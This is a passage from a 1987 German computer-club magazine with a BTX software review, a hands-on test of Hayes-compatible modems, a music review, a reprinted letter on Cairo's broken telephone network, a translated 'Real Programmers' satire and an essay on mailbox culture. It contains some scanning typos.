Ersatzdarstellung auf dem HerculesScreen, der immerhin die BTX-Auflösung locker schafft. Der Stockem-Decoder bewältigt die Aufgabe ganz gut, bis auf ein gelegentliches unmotiviertes Seizen des Invers-Attributs. Der Verdacht, daß dies sogar beabsichtigt ist, drängt sich angesichts der Regelmäßigkeit des Fehlers auf, ein Sinn kann jedoch nicht gefunden werden. Da es den meisten Anwendern weniger auf die Grafik, als auf einen sauberen Textaufbau ankommen dürfte, kann man dieses Manko getrost vergessen.

Als Ausgleich bietet das Programm die Möglichkeit, die dargestellten Seiten sowohl als reine ASCII-Zeile, als auch als Grafik abzuspeichern und auszuzeichnen. Umgekehrt kann man beliebige extern erstellte Texte an das BTX-System senden, der Nachrichtenaustausch wird also auf Techniken erweitert, die man von anderen Medien wie Mailboxen schon kennt und schätzt. Darüberhinaus bietet das Programm die Möglichkeit, in einem 'Learn'-Modus festgelegte Befehlsfolgen abzurufen. Man kann so z.B. den Ausdruck seines Kontostandes automatisieren, wenn man BTX-Kontenführung macht. Darüberhinaus gibt es noch einigen Schickschmack, der weniger interessant ist, vielleicht mit Ausnahme der Möglichkeit, resident ins DOS zu gehen, ohne daß der BTX-Dialog abgebrochen wird. Leider funktioniert das ganze nicht so weit, daß man im DOS einen Text editieren und gleichzeitig den Kontostand abfragen kann, aber solche Probleme löst man öfters besser mit entsprechenden Betriebssystemen.

Den größten Minuspunkt erhält das Programm für den Kopierschutz, der einfach nicht mehr zeitgemäß ist. Dieser verbirgt sich als Hardwaresatz in der unvollständig konfigurierten und viel zu kurzen Serialleitung, die mitgeliefert wird. Das mutet eher rührend an, denn welche Möglichkeiten gibt es schon, ohne Beeinträchtigung der Funktion am Serialport zu manipulieren, wenn man ohnehin schon einiges verbiegen muss, um die 1200/75 Baud zu realisieren, und nur eine beschränkte Zahl von Eingabebearbeitungen hat.

goblin  
bixter22 ds 19870630 2200

PS: Ein Hinweis nach Redaktionsschluß: Commodore will zur IFA 10.000 BTX-Steckmodule (Innenleben von Siemens) für unter 400 DM anbieten. Das sagte Commodore allerdings auch schon auf der letzten IFA.



Seite 11



## To DFÜ or not to DFÜ

Von einem der auszog ein Hayes-Modem zu kaufen.

Unser Normaluser M. Umpitz (Name von der Redaktion geändert) begab sich also auf die Suche nach einem schnelleren Modem, um die Kosten pro ausgeliesenen Byte zu senken. Daß der Computer dieses Herrn keine FZZ-Nr. hat und daher die Post dort keines ihrer 1200Bps-Modems anschließt, brachte den Herrn auf die Idee, sich ein Hayes-kompaktes Modem zuzulegen.

Um das Ende der Geschichte gleich vorweg zu nehmen: Keines der getesteten Modems war ohne Macken. Nicht ein einziges hat sich komplett an diesen sogenannten Hayes-Standard gehalten.

Erklärung für Neulinge:

Ein Hayes-Modem wird normalerweise direkt an die RS232-Schnittstelle angeschlossen. Es gibt auch PC-Karten, die die RS232 mit ersetzen. Alle Kommandos bis auf eines fangen mit einem großgeschriebenen "AT" an. Sie starten also ihr Terminalprogramm, stellen es auf die gewünschte Baudrate ein, und können nun ihre Kommandos eingeben. (Einige Modems haben auf der Platine ein paar Schalter, die müssen vorher noch eingestellt werden.) Man unterscheidet den *Kommando-Modus*, in dem Befehle eingegeben werden können und den *Online-Modus*, während das Modem die Verbindung mit einem anderen hat. Die Hayes-Modems haben den Vorteil, daß das Eingeben der Kommandos über die Schnittstelle geschieht. Man braucht also nicht die irgendwelche Pin's an der Schnittstelle zu setzen, um auch gezielt wählen zu können.

**Modem: WD-1600c**

**Generalvertrieb: PIM Computer AG, Schweiz**

**Wertung: Vom Kauf abzuraten**

**Besonderheiten: Telefonhörer wird mitgeliefert**

**Begründung:** Alles scheitert am Terminal-Escape-Character. Bei einem normalen Hayes-Modem muß erst eine gewisse Zeit gewartet werden, dann gibt man ihm dreimal ein "wartet wieder" und ist im Kommandomodus (ohne aufgelegt zu haben). Dieses Modem hat das nicht nötig. Sofort, wenn dieser Character übertragen wird, legt es auf und ist im Kommandomodus. Wenn sie "ATS2=255" sagen, um die Übertragung transparent zu schalten, kann das Ding nach dem Wählen den Carrier nicht mehr erkennen. Binärdateien können also mit diesem Modem nicht übertragen werden. Auch eine anständige Carrier-Erkennung im Autoanswer-Modus bringt das Ding nicht zustande. Der DTR-Pin, mit dem man

das Modem normalerweise zum Reset bringen kann, wird komplett ignoriert u.s.w.

**Modem: WELCOM**

**Generalvertrieb: Nicht auszumachen**

**Wertung: Unser Umständen brauchbar**

**Besonderheiten: Wenige DIP-Switches**

**Begründung:** Hängt sich manchmal aus unerklärlichen Gründen mitten während der Übertragung auf. Hängt sich auf, wenn während der Kommando-eingabe ein Anruf erkannt wird. Benutzt zur Baudraten-erkennung bei einem Anruf einen 600 Carrier, auf den manche Modems nicht antworten, und schickt auch keinen 1200Hz-Ton vorweg. Die ersten beiden Fehler sollen durch ein neues Epprom beseitigt sein (Händler treten!). Was mit den anderen ist.

**Modem: LIGHTSPEED 1200**

**Generalvertrieb: M.P.I., Aachen**

**Wertung: Bestes Modem im Test**

**Besonderheiten: Scheiße Billig**

**Begründung:** Bis jetzt nur eine Macke bei dem neuen Epprom, das derzeit ausgeliefert wird. Das Alte sollten sie wegwerfen (wiedermal kräftig den Händler treten). Bei dem Neuen wird kein Carrier erkannt, wenn man das Busy Signal abfragt ("ATX3") und die Mailbox keinen 2100Hz-Ton sendet. Wenn man das wegläßt: ganz prima. Wird bei Dauerbetrieb ein wenig zu warm. Hat für Begriffsstutzige noch eine Kurzanleitung, die das Modem an die Schnittstelle überträgt (nette Spielerei). Sendet bei Anruferkennung zuerst einen 2100Hz-Ton und schaltet dann immer zwischen 300- und 1200-Baud Carrier um, also ganz korrekt.

**Modem: GVC 1200**

**Generalvertrieb: Resco, Augsburg**

**Wertung: Viel zu teuer für die Leistung die gebracht wird**

**Besonderheiten: keine**

**Begründung:** Schwierigkeiten mit der Anruferkennung. Die Firma liefert, obwohl sie zur Cebit schon ein neues Epprom hatte, zweieinhalb Monate danach immer noch Modems mit dem alten Epprom aus. 2100Hz vorweg fehlt. Ansonsten gut zu gebrauchen.

**Modem: GVC 300**

**Generalvertrieb: Resco, Augsburg**

**Wertung: Von Kauf abzuraten**

**Besonderheiten: Nur 300 Baud maximal**

**Begründung:** Scheint die Eigenheit zu haben, öfters kaputt zu gehen (Drei Stück in einem Monat ist wohl nicht mehr normal!). Kann nur 300 Baud. Wenn während das Modem einen Anruf erkannt hat und den 2100Hz sendet - ein Carrier anliegt, erkennt das Modem diesen nicht. Also immer erst nach dem 2100Hz-Ton senden. Überhaupt ein Witz, für 300

Baud soviel Kohle zu verlangen. Wenn schon illegal denn schon richtig.

**Modem: PC Link**

**Generalvertrieb: GVM, Düsseldorf**

**Wertung: Unser Umständen brauchbar**

**Besonderheiten: Modembox für MDB 1200-3 teuer**

**Begründung:** Keine Spaces zwischen den Kommandos erlaubt. Kein Hardware Handshake bei 1200/75 Baud, daher Pufferüberlauf möglich. Reagiert im Hayesmodus bei der Anruferkennung allergisch auf gewisse Koppler (Epson z.B.). Die Login-Meldung kommt deshalb nur verstümmelt an. Sonst keine Probleme. Der Dealer wollte uns auch erst nicht glauben, aber wir haben ihn eines Besseren belehrt.

**Wir fordern endlich anständige Hayes-Modems!!**

Wir fordern hiermit jeden Hersteller auf, der was auf sich hält, uns so ein Ding mal für eine Woche zu leihen, damit wir es testen können. Wir sind zu erreichen in der IUS-Mailbox 0203/596245, an "Hackowiz", oder per Snailmail an Postlagerkarte: 056945 B. 4100 Duisburg 1

**Hackowiz**

**CLINCH/SYNOP/GAST/06.07.87/19:28/5621**


## Radio K.A.O.S.

Wie man Perlen vor die Säue wirft

"This is K.A.O.S., You and I are listening to KAOS in Los Angeles. Let's go to the telephone now and take a request."

So beginnt das neueste Epos von Roger Waters, dem Mann, der dafür sorgte, daß Pink Floyd hart am Mainstream vorbei zur Kultband wurde und den experimentellen Exzessen von Sid Barret & Co Grenzen setzte. Der Plot ist schnell nacherzählt: Der australische Protagonist gelangt in den Besitz eines drahtlosen Telefons, das er zusammen mit seinem Bruder aus dem eingeschlagenen Schaufenster des Electronic-Shops geklaut hat und erschliesst sich damit das globale Dorf, knüpft Kontakte zu Computern in aller Welt und spielt sein eigenes Stars-Wars, nicht ohne vorher dafür gesorgt zu haben, daß nichts passieren kann. Seine Aktion wird zum Auslöser für die Menschheit, dem atomaren Wahnsinn ein Ende zu setzen.

Seite 12





Diese verkürzte Darstellung macht deutlich, daß hier gleich ein halbes Dutzend interessanter Themen verschenkt wurden. Musikalisch zwischen 'Dark Side of the Moon', 'When the Wind blows' und anderen Endzeit-Dramen angesiedelt, verpasst Waters die Gelegenheit, sich kritisch mit den neuen Technologien und ihren Auswirkungen auseinanderzusetzen. Erschreckenderweise bleibt die Platte hörbar, was für die Qualitäten des Musikers Waters spricht, dem der Dramaturg Waters das Wasser nicht reichen kann.

Man kann sich des Gefühls nicht erwehren, daß hier versucht wurde, nachzuholen, was seit zehn Jahren versäumt worden ist: Fairlight, Emulator, Synclavier, Wave Generator und wie sie alle heißen, die Superstar-Aggregate der 80er Jahre, eingesetzt von Leuten, die nichts Besseres damit anzufangen wissen, als 'Miami Vice' in Töne zu setzen, sind nur Symptome für eine Geisteshaltung unter den Musikschaffenden, die im Wesentlichen den kommerziellen Aspekt sehen, weniger den künstlerischen.

Womit die notwendige Brücke geschlagen wäre, zu der Frage, was der Quatsch in der DATEN-SCHLEUDER zu suchen hat: Dem geneigten (ca. 72 Grad) Leser wird nicht entgangen sein, daß hier Parallelen zu dem Artikel 'Art war?' in DATEN-SCHLEUDER 19 gezogen werden können. Wenn Kunst & Computer für uns ein Thema ist, dann Musik & Computer erst recht. Wir werden uns künftig etwas mehr damit beschäftigen. Und gerade das erwähnte Produkt aus der Stimmungsfabrik Waters ist idealer Ansatzpunkt für die Frage: 'Wie konnte es soweit kommen?' Dazu in späteren Ausgaben mehr. Klappe, Schnitt, und ab ins Kopierwerk.

**goblin**

**CLINCH/DATENSCHLEUDER RED!**  
**SYNOP/03.07.87/23.36/2416 Zeichen**



Seite 13

## Ein Brief aus Kairo

Liebe Freunde, als ich unlängst von Athen nach Kairo flog, saß ein japanischer Geschäftsmann neben mir. Wie sich im Gespräch herausstellte, vertritt er in der ägyptischen Hauptstadt ein japanisches Unternehmen. Auf die Frage, was er in Athen gemacht habe und wie lange er dort gewesen sei, antwortete er: "Ich war nur für ein paar Stunden da, um mit meiner Frau und meiner Firma in Japan zu telefonieren. Kairo ist nämlich die Stadt der toten Telefone."

Von Kairo ins Ausland zu telefonieren ist in der Tat so gut wie unmöglich. Wer es trotzdem versucht, bekommt vom Fräulein vom Amt die Auskunft, daß die Wartezeit zwei bis drei Tage beträgt. Meist wartet man jedoch vergeblich. In Kairo wird schon der Versuch, von einem Nilufer ans andere zu telefonieren, zur Geduldsprobe.

Kairo ist zwar mit fast zehn Millionen Einwohnern die größte Stadt Afrikas; es gibt aber nur etwa 80.000 Telefonanschlüsse. Das bedeutet zumindest das zuständige Ministerium für Kommunikation. Wie viele von den vorhandenen Anschlüssen tatsächlich funktionieren, weiß allerdings kein Mensch zu sagen. An Apparaten herrscht offenbar kein Mangel. In den Geschäften, Büros und komfortablen Wohnungen befindet sich fast immer ein häßliches schwarzes Telefon. Wenn man danach fragt, ob man es mal kurz benutzen dürfe, dann erhält man fast immer die Antwort: "Im Moment geht es leider nicht". Was die lebenswürdigen Ägypter als Moment bezeichnen, das kann in Wirklichkeit eine Zeitspanne von Wochen, Monaten oder Jahren sein.

Als ich in Kairo einmal auf Wohnungssuche ging, machte ich dem Makler von Anfang an klar, daß ich als Journalist auf ein Telefon angewiesen sei. Das sah er auch ein. Als wir tagelang von ihm angekündigte Wohnungen besichtigten, stürzte ich mich immer sofort auf das Telefon, das - wie versprochen - auch vorhanden war. Die Hälfte der ausprobierten Apparate war jedoch tot. "Das kann nur einen Moment dauern", versuchte der Makler zu trösten - ein schwacher Trost.



- Gebrauchsanweisung der öffentlichen Fernsprechanlagen in Ägypten
1. Eine Münze zu 1 Piaster in den Schlitz stecken. Die Münze wird durch die Maschine in zwei Teile zerlegt. Der eine Teil wird in die Münze zurück gegeben, der andere Teil wird in die Münze zurück gegeben.
2. Den Hörer abheben und die gewünschte Nummer wählen. Die Nummer wird durch die Maschine in die Leitung übertragen.
3. Sobald der Teilnehmer antwortet, auf den Knopf drücken. Die Münze wird durch die Maschine in zwei Teile zerlegt. Der eine Teil wird in die Münze zurück gegeben, der andere Teil wird in die Münze zurück gegeben.
4. Wenn die gewünschte Nummer besetzt ist, den Hörer wieder abheben und den Knopf drücken. Die Münze wird durch die Maschine in zwei Teile zerlegt. Der eine Teil wird in die Münze zurück gegeben, der andere Teil wird in die Münze zurück gegeben.

Das Kairoer Telefonnetz wurde vor dem zweiten Weltkrieg von einer britischen Firma gelegt. Seither geschah so gut wie nichts mehr. Die Leitungen wurden nie mehr überprüft, instand gesetzt oder gar erneuert. Das Wort Instandhaltung ist den Ägyptern völlig unbekannt. Dies trifft übrigens nicht nur auf Telefone zu, sondern auch auf Aufzüge, Autos und andere technische Anlagen. Solange sie funktionieren, sind die Ägypter glücklich und zufrieden. Wenn sie kaputtgegangen sind, dann war es ein böser Streich Allahs, der mit ein paar kräftigen Hammer schlägen oder einem Stück Klebestreifen behoben wird. Im Ministerium oder beim Kairoer Fernmeldeamt scheint jedenfalls nie jemand dran gedacht zu haben, daß die Telefonleitungen aus billigem Vorriegelsmaterial im Laufe der Jahrzehnte mürbe und erneuerungsbedürftig werden könnten. Manche behaupten sogar, daß inzwischen niemand mehr weiß, wo die Kabel liegen. Fest steht jedenfalls, daß viele Leitungen in Abwasserkanäle abgesackt sind und unbrauchbar wurden. Andere sind von Ratten und Mäusen im Kairoer Untergrund angenagt und stillgelegt worden.

Auch wenn man von Telefontechnik nichts versteht, dann sagt einem ein Blick in einen Kairoer Kabelschacht - die dazugehörigen Eisen- oder Betondecken sind längst gestohlen worden - alles, worüber man sich oft gewundert hat. Er ist fast immer mit Abwässern und Abfällen voll. Dazwischen befindet sich eine bunte Vielfalt von dünnen Drähten. Nicht einmal die Techniker des Telegrafenamtes, die sich

gelegentlich in solchen Schächten zu schaffen machen, scheinen zu wissen, wie dieser Drahtverhau zusammengehört. Diese Techniker sind übrigens in Kairo äußerst gefürchtet. Wenn sie es nämlich schaffen, einen gestörten Anschluß instand zu setzen, dann legen sie bei dieser Arbeit zehn andere lahm. "Wenn sie wieder anrücken, dann sind schon hundert Telefone tot", erklärt ein Kairoer Telefonbesitzer, dessen Apparat noch funktioniert.

**Tod kam mit dem Telefon**

AFP, Kairo

Aus Freude darüber, daß er nach 15 Jahren endlich den besagten Telefonanschluß erhalten sollte, ist ein 50 Jahre alter Ägypter am Samstag an einem Herzschlag gestorben. Die Kairoer Presse berichtet, der Musiker Adel Attaya Morada sei beim Unterscheiden des Anschlußformulärs plötzlich tot zusammengebrochen.

Die Kairoer Telefonmiserie kostet Nerven und nicht zuletzt Zeit. In Geschäften, Büros und Banken verbringen die Angestellten manchmal Stunden damit, eine einzige Nummer anzurufen. Sie sitzen vor dem Telefon, blicken verträumt aus dem Fenster und warten auf den erlösenden Summtton, der eine freie Leitung verspricht. Andere trommeln ununterbrochen wütend auf den Apparat und glauben, daß sie damit mehr erreichen. Hat man als Kairoer Telefonbenutzer endlich ein Freizeichen erhalten, dann beginnt eigentlich erst der richtige Nervenkitzel. Nun muß sich nämlich herausstellen, ob der Apparat des Teilnehmers funktioniert, den man erreichen will. Vielleicht ist er auch besetzt oder es meldet sich ein anderer Teilnehmer, weil der Anschluß bei einer Reparatur vertauscht wurde.

Nach meinen Erfahrungen spielt sich der Versuch, in Kairo jemanden telefonisch zu erreichen, so ab: Ich wähle die Nummer zwanzig mal. Dazu brauche ich zwei Stunden, weil das Freizeichen auf sich warten läßt. Bei zehn Wächerversuchen tut sich nichts, bei sieben anderen ertönt das Besetztzeichen. Dreimal meldet sich ein falscher Teilnehmer. Ich gebe auf, setze mich ins Taxi und fahre durch den chaotischen Kairoer Verkehr zu meinem Gesprächspartner.

Viele ägyptische und ausländische Firmen verzichten inzwischen auf die Dienste des Telefons. Sie beschäftigen Boten, die schriftliche Nachrichten überbringen und mit der Antwort zurückkommen. Damit sie nicht im Verkehrsgewühl so leicht steckenbleiben, werden sie mit Fahrrädern oder Mopeds loggeschickt.

Das bruchstückhafte Fernsprechnet hat nur eine gute Seite. Man hat immer eine glaubhafte Anschrift zur Hand, wenn man Leuten aus dem Weg gehen will, und die Abschiedsflösel "Wir rufen uns in den nächsten Tagen an" ist nicht ernst gemeint. Herzlichst Ihr W. Stockklausner

(aus: Frankfurter Rundschau, 13.5.78)

## Hicom im bundesdeutschen Polizeinetz

Wie die SIEMENS Pressestelle mitteilt wurde jetzt im Landesnetz der Polizei Baden-Württemberg im Polizeirevier Künzelsau das erste Kommunikationssystem Hicom als Endvermittlungsstelle im Fernsprechnetz der Polizei in Betrieb genommen. Drei weitere Hicom-Systeme für die Polizeivertreter in Gelsingen, Kirchheim und Fellbach gehen in Kürze in Betrieb.

Alle vier Anlagen startete Siemens mit einem Gebührencomputer zur Gesprächsdatenerfassung und -auswertung aus. Privatsprache werden nach der Wahl einer Kennzahl gesondert erfaßt und abgerechnet.

Das vom öffentlichen Nachrichtenverkehr unabhängige Fernsprechnetz der Polizei in der Bundesrepublik Deutschland dient vor allem der polizeinternen Nachrichtenübertragung zwischen den Polizeien der Länder, dem Bundeskriminalamt, dem Bundesgrenzschutz sowie den Behörden, Dienststellen und Beamten (!) des Bundes und der Länder, die mit Polizeiaufgaben betraut sind. Die Landesnetze dieses Sondernetzes gliedern sich jeweils in Vierdraht-Knotenvermittlungen und Nebenstellenanlagen als Endvermittlungen. Diese Endvermittlungen Nebenstellenanlagen sind über Querverbindungen an eine Knotenvermittlung und über Amtisleitungen an das öffentliche Fernsprechnet angeschlossen.

Wer vom 20. bis 27. Oktober '87 zur Weltausstellung des Fernmeldewesens der TELECOM in Genf reist, kann sich dort über den neuesten Stand der ISDN-Technik, nicht nur von Siemens, informieren.



## Real Programmers don't use PASCAL

Teil III

In was für einer Art von Umgebung funktioniert ein richtiger Programmierer am besten? Das ist eine wichtige Frage für den Auftraggeber von richtigen Programmierern. In Anbetracht der Stange Geld, die ein Stab von Mitarbeitern kostet, erscheint es am besten, sie oder ihn in einer optimalen Umgebung unterzubringen.

Der typische richtige Programmierer lebt vor einem Computerterminal. Um das Terminal herum liegen die Listings aller Programme, an denen er jemals gearbeitet hat. Diese sind in grob chronologischer Ordnung auf jeder ebenen Fläche des Büros gestapelt. Ebenfalls zu finden ist etwa ein halbes Dutzend halbvoller Tassen mit kaltem Kaffee. Gelegentlich schwimmen Zigarettensummele in dem Kaffee. In einigen Fällen enthalten die Tassen auch Orangensaft. Weiters, äußerlich wirklich SEHR gut, werden sich Kopien des OS JCL-Handbuchs finden, sowie die 'Principles of Operation', aufgeschlagen auf teilweise recht interessanten Seiten. An die Wand gehängt befindet sich ein auf einem Uralt-Printer gedruckter Snoopy-Kalender aus dem Jahre 1969. Über den Boden verstreut liegen die Verpackungen diverser mit Erdnußbutter gefüllter Käsebrote. Schließlich, in der linken obersten Schreibtischschublade, unter einer Schachtel Kekse, befinden sich Fluidiagramm-Formulare, die ein Vorgänger da zurückgelassen hat. Richtige Programmierer schreiben Programme, keine Dokumentation, die für das Wartungspersonal hinterlassen wird.

Der Richtige Programmierer ist, unter großem Druck, in der Lage, 30, 40, sogar 50 Stunden in einem durch zu arbeiten. Er schätzt es, so zu arbeiten. Leerlaufzeiten sind für den Richtigen Programmierer kein Problem; sie geben ihm die Möglichkeit, ein Müßchen Schlaf zwischen zwei Compilerdurchgängen zu nehmen. Wenn nicht genug Termindruck auf dem Richtigen Programmierer lastet, tendiert er dazu, die Zügel schleifen zu lassen, indem er in den ersten neun Wochen an einem kleinen, aber interessanten Bereich des Problems herumbastelt. Dann schließt er die gesamte Arbeit in der letzten Woche ab, in zwei oder drei 50-Stunden-Marathons. Das beeindruckt nicht nur seinen Auftraggeber, sondern liefert gleichzeitig eine bequeme Ausrede dafür, daß keinerlei Dokumentation vorhanden ist.


Generell: Kein richtiger Programmierer arbeitet von 9 bis 5, außer in der Nacht. Richtige Programmierer tragen auch keine Krawatten. Richtige Programmierer tragen keine hochhackigen Cowboys-

stiefel. Richtige Programmierer treffen gegen Mittag im Büro ein. Ein richtiger Programmierer weiß den Namen seiner Frau, oder er weiß ihn auch nicht. Was er auf jeden Fall weiß, ist die gesamte ASCII-(oder EBCDIC-)Codetabelle. Richtige Programmierer wissen nicht, wie man kocht. Lebensmittelläden sind selten um 3 Uhr morgens geöffnet, also müssen sie mit Keksen und Kaffee überleben.

Wirft man einen Blick in die Zukunft, so ziehen einige Richtige Programmierer in Betracht, daß die jüngste Programmierergeneration nicht mit den selben Aussichten groß geworden ist wie ihre Eltern. Viele von ihnen haben nie einen Computer mit einer Schalttafel gesehen. Nur wenige, die heute von der Schule kommen, beherrschen Hexadezimalarithmetik ohne einen Taschenrechner. Die heutigen College-Absolventen sind gegenüber der harten Programmier-Wirklichkeit wie in Wäute gepackt durch Source Level Debugger, Text-Editoren, die Klammern zählen, und benutzerfreundliche Betriebssysteme. Am schlimmsten ist, daß einige dieser angeblichen Computerwissenschaftler eine Graduation schaffen, ohne FORTRAN zu lernen! Steht uns bevor, eine Gesellschaft von Unix-Hackern und Pascal-Programmierern zu werden?

Nach meinem Dafürhalten sieht die Zukunft für Richtige Programmierer nach wie vor glänzend aus. Weder OS/370 noch FORTRAN zeigen Anzeichen auszusterben, den boshafte Bemühungen von Pascal-Programmierern zum Trotz. Auch sehr subtile Tricks wie etwa der Versuch, FORTRAN strukturierte Code-Konstrukte unterzubehalten, sind fehlgeschlagen. Ja, sicher, ein paar Computerhändler sind mit FORTRAN77-Compilern rausgekommen, aber in jedem von denen gibt es einen Weg, auf dem er sich selbst in einen FORTRAN66-Compiler zurückverwandeln kann - um DO-Schleifen zu compilieren wie Gott es vorgesehen hat.

Sogar Unix scheint nicht mehr ganz so schlimm für Richtige Programmierer zu sein, wie es einmal war. Die letzte Version von Unix hat die Stärken eines Betriebssystems, das eines Richtigen Programmierers würdig ist. Es hat zwei unterschiedliche und subtil inkompatible User Interfaces, einen überzogenen und komplizierten DFÜ-Treiber, und virtuellen Speicher. Wenn man von der Tatsache absieht, daß es strukturiert ist, kann sogar das Programmieren in C für einen Richtigen Programmierer annahmbar werden. Es gibt kein Type Checking, Variablennamen sind sieben (10? acht?) Zeichen lang, und das Bonbon des Pointer-Datentyps ist noch hinzugefügt. Es ist als hätte man die besten Teile von



Die Datendücker

FORTRAN und Assembler in einer Sprache; noch ohne an einige der mehr künstlerischen Anwendungen für „define zu denken.

Nein, die Zukunft ist nicht dunkel. In den letzten Jahren hat die Presse auch die glänzende Schar neuer Computerleute und Hacker bemerkt, die aus Orten wie Stanford oder MIT in die Richtige Welt rausgehen. Allen Anschein nach lebt der Geist des Richtigen Programmierens in all diesen jungen Männern und Frauen weiter. Solange es abartig definierte Sprünge, bizarre Bugs und unrealistische Tabellen gibt, wird es Richtige Programmierer geben, gewillt einzuspringen, das Problem zu klären, und die Dokumentation auf später zu verschieben. Lang lebe FORTRAN!

Ed Post, Wilsonville, Oregon; Datamation 7/83, (übernommen aus FORTHREE/Hamburg)

Übersetzung ins Deutsche von Peter Glaser

## Mailboxen in den Kinderschuh

### Anmerkungen

Mittlerweile bin ich seit ca. einem Jahr online. Anlaß für mich, die Mailboxszene einmal kritisch zu beleuchten. Meine Ausführungen beziehen sich in erster Linie auf Hamburg, dürfen sich aber im wesentlichen auf das restliche Bundesgebiet übertragen lassen.

Wieviele Anwender mag es wohl in Hamburg geben, die sich mittels DFÜ mehr oder weniger regelmäßig in den ca. 20 örtlichen Mailboxen tummeln? Ich würde schätzen, daß die Zahl sehr deutlich unter 1.000 liegt. Die Zahl derjenigen aber, denen nur noch ein Akkustikkoppler für nur ca. DM 200,- (und evtl. noch eine nachrüstbare ser. Schnittstelle) fehlt, um DFÜ betreiben zu können, würde ich auf ein paar 10.000 schätzen.

Warum aber läßt die ganz große Mehrheit der Computerbesitzer die DFÜ und Mailboxen offensichtlich völlig kalt? Und das, wo in den Computereitschriften und der allgemeinen Presse die DFÜ ja alles andere als totgeschwiegen wird? Obwohl die DFÜ so jung nun auch nicht mehr ist? Wie paßt das alles zusammen?

Ich denke es liegt daran, daß die Mailboxen noch immer in den Kinderschuhn stecken. Und sie machen keinerlei erkennbare Anstalten, aus ihnen herauszuwachsen. Gewiß, es gibt eine zunehmend größere Zahl von Boxen, die nicht mehr auf einem C64 mit 180k-B-Floppy arbeiten, sondern auf 68k-Rechnern oder XT's, AT's und sogar 386er unter

Unix. Festplatten von 20, 30 und mehr MB sind schon fast Standard. Auch nimmt die Zahl der Boxen, die zwei und mehr Ports bieten, in letzter Zeit ständig zu. Vereinzelt sind lobenswerterweise auch endlich Bestrebungen zu erkennen, eine einigermaßen einheitliche und bedienerfreundliche Benutzerführung (GEONET-kompatible) einzuführen. Alle diese Entwicklungen sind grundsätzlich zu begrüßen.

Trotzdem bleibe ich bei meinem doch ziemlich vernichtenden Urteil! Einige Sysops verfallen in einen Technikrausch, was für sich betrachtet auch noch nicht unbedingt negativ zu bewerten ist. Aber es wird verkannt, daß die Technik nur Mittel zum Zweck ist - nicht weniger, aber auch nicht mehr! Denn an dem Inhalt der Boxen wird kaum etwas geändert. Der Inhalt ist und bleibt weitestgehend uninteressant. Jedenfalls für die große Mehrzahl von Computerbesitzern, die die DFÜ bisher hat nicht locken können.

Wie sieht denn heute eine Mailbox aus? Da gibt es die GEONET-Boxen und die vielen regionalen "Freak-Boxen". Die GEONET-Boxen bieten zwar Telex, Internail und Datenbankzugriffe. Aber sogar? An den öffentlichen Brethern (und neuerdings sogar in den privaten Fächern - pfui Teufel!) hauptsächlich Werbemüll kommerzieller Anbieter den man, wenn man darauf steht, in BTX besser und billiger haben könnte. Infolgedessen werden diese Boxen hauptsächlich von Firmen und Freiberuflern genutzt, die sich einen geschäftlichen Vorteil davon versprechen. Die nicht-kommerziellen regionalen Boxen sind vom Werbemüll glücklicherweise bisher verschont geblieben. Interessanter sind sie dennoch nicht. Was bieten sie schon viel mehr als das klassische (und im Prinzip gar nicht schlechte, ja wohl sogar fast unverzichtbare!) Suche, Biete, Algemeines, Kontakte sowie evtl. ein paar Rechnercorner und wenn es hoch kommt noch einige Programme zum download? (Fast) nichts! Das kann doch wirklich allenfalls einen computerbegeisterten Freak reizen.

Ich halte das für sehr bedauerlich. Mailboxen können sehr viel mehr bieten, als den hier angeordneten Service für gewisse Kreise von Geschäftsleuten einseits und die Computereits andererseits. Dienstleistungen und Informationen, die nicht nur für diese beiden Gruppen von Computerbesitzer potentiell interessant sind, sondern für jeden.

Breiter wie beispielsweise G.I.D., Umwelt, Mitfahrzentrale in der CLINCH gehen schon in die richtige Richtung, schöpfen die potentiellen Möglichkeiten einer Mailbox aber noch lange nicht aus. Mailboxen



könnten preiswerte und top-aktuelle Stadt- und Stadteilzeitschriften herausgeben. Sie könnten Forum für Bürgerinitiativen, Parteien, Vereine aller Art sein. Sie könnten Anzeigenblätter ersetzen oder ergänzen. Mailboxen wären das ideale Diskussions- und Informationsforum für alle nur erdenkliche Themen. Das sind nur wenige Beispiele. Der Phantasie sind kaum Grenzen gesetzt.

Aber in dieser Richtung tut sich fast gar nichts. Die meisten Synops scheitern an der Technik ihrer Box viel mehr zu interessieren als deren Inhalt. Leicht ist es auch gewiss nicht, hier etwas erfolgreich zu unternehmen. Denn wenn einmal ein interessanter Ansatz unternommen wird, scheitert er meist daran, daß sich niemand dafür interessiert. Das liegt eben daran, daß bisher nur wenige die DfU nutzen, und sich diese wenigen aus zwei ganz speziellen Interessentenkreisen rekrutieren. Aber das hat seine guten Gründe.

Wie schon erwähnt, wird in der (Fach-) Presse viel über DFÜ und Mailboxen berichtet. Wenn man diese Berichte liest, drängt sich der Eindruck auf (DFÜ) sei nur etwas für gestresste Geschäftsleute (Typ: jung, dynamisch, erfolglos), die unbedingt in einer amerikanischen Datenbank nach den neuesten Patenten recherchieren müssen, oder aber für fletschenblasse, picklige, pubertäre Computerkids, die Tag und Nacht vorm Rechner sitzen, um den Haspa-Coup des CCC nachzuahmen oder sogar zu überreffen. Mit solchen Darstellungen kann man den durchschnittlichen Computeranwender die DFÜ natürlich nicht schmackhaft machen.

Die relativ wenigen User, die sich von diesen Darstellungen nicht abschrecken lassen, werden aber schnell frustriert, wenn sie sehen, dass die DFÜ ihnen zu bieten in der Lage ist. Der Akkustikoppler verstaubt oder wird wieder verkauft. Wie könnte man aus dieser Misere kommen? Ich glaube, es müßte zweigleisig vorgegangen werden.

Einerseits müßten sich die Sysops nicht nur um den technischen, sondern auch und gerade um den inhaltlichen Ausbau ihrer Boxen verstärkt bemühen. Natürlich kann das nur bei tatkräftiger Mithilfe der User gelingen. Diese ist daher vermehrt anzustreben. Sicherlich ist das leichter gesagt, als getan. Aber der Versuch muß unternommen werden.

Daneben müssen aber auch neue User gewonnen werden. Nicht aus den typischen Kreisen, die schon heute die Boxen benutzen, sondern der "Ottonormal-User", muß angesprochen werden. Dafür muß darauf hingewirkt werden, daß die Berichterstattung in der (Fach-)Presse sich wandelt. Auch die Selbstdarstellung der Mailboxen und Computerte-



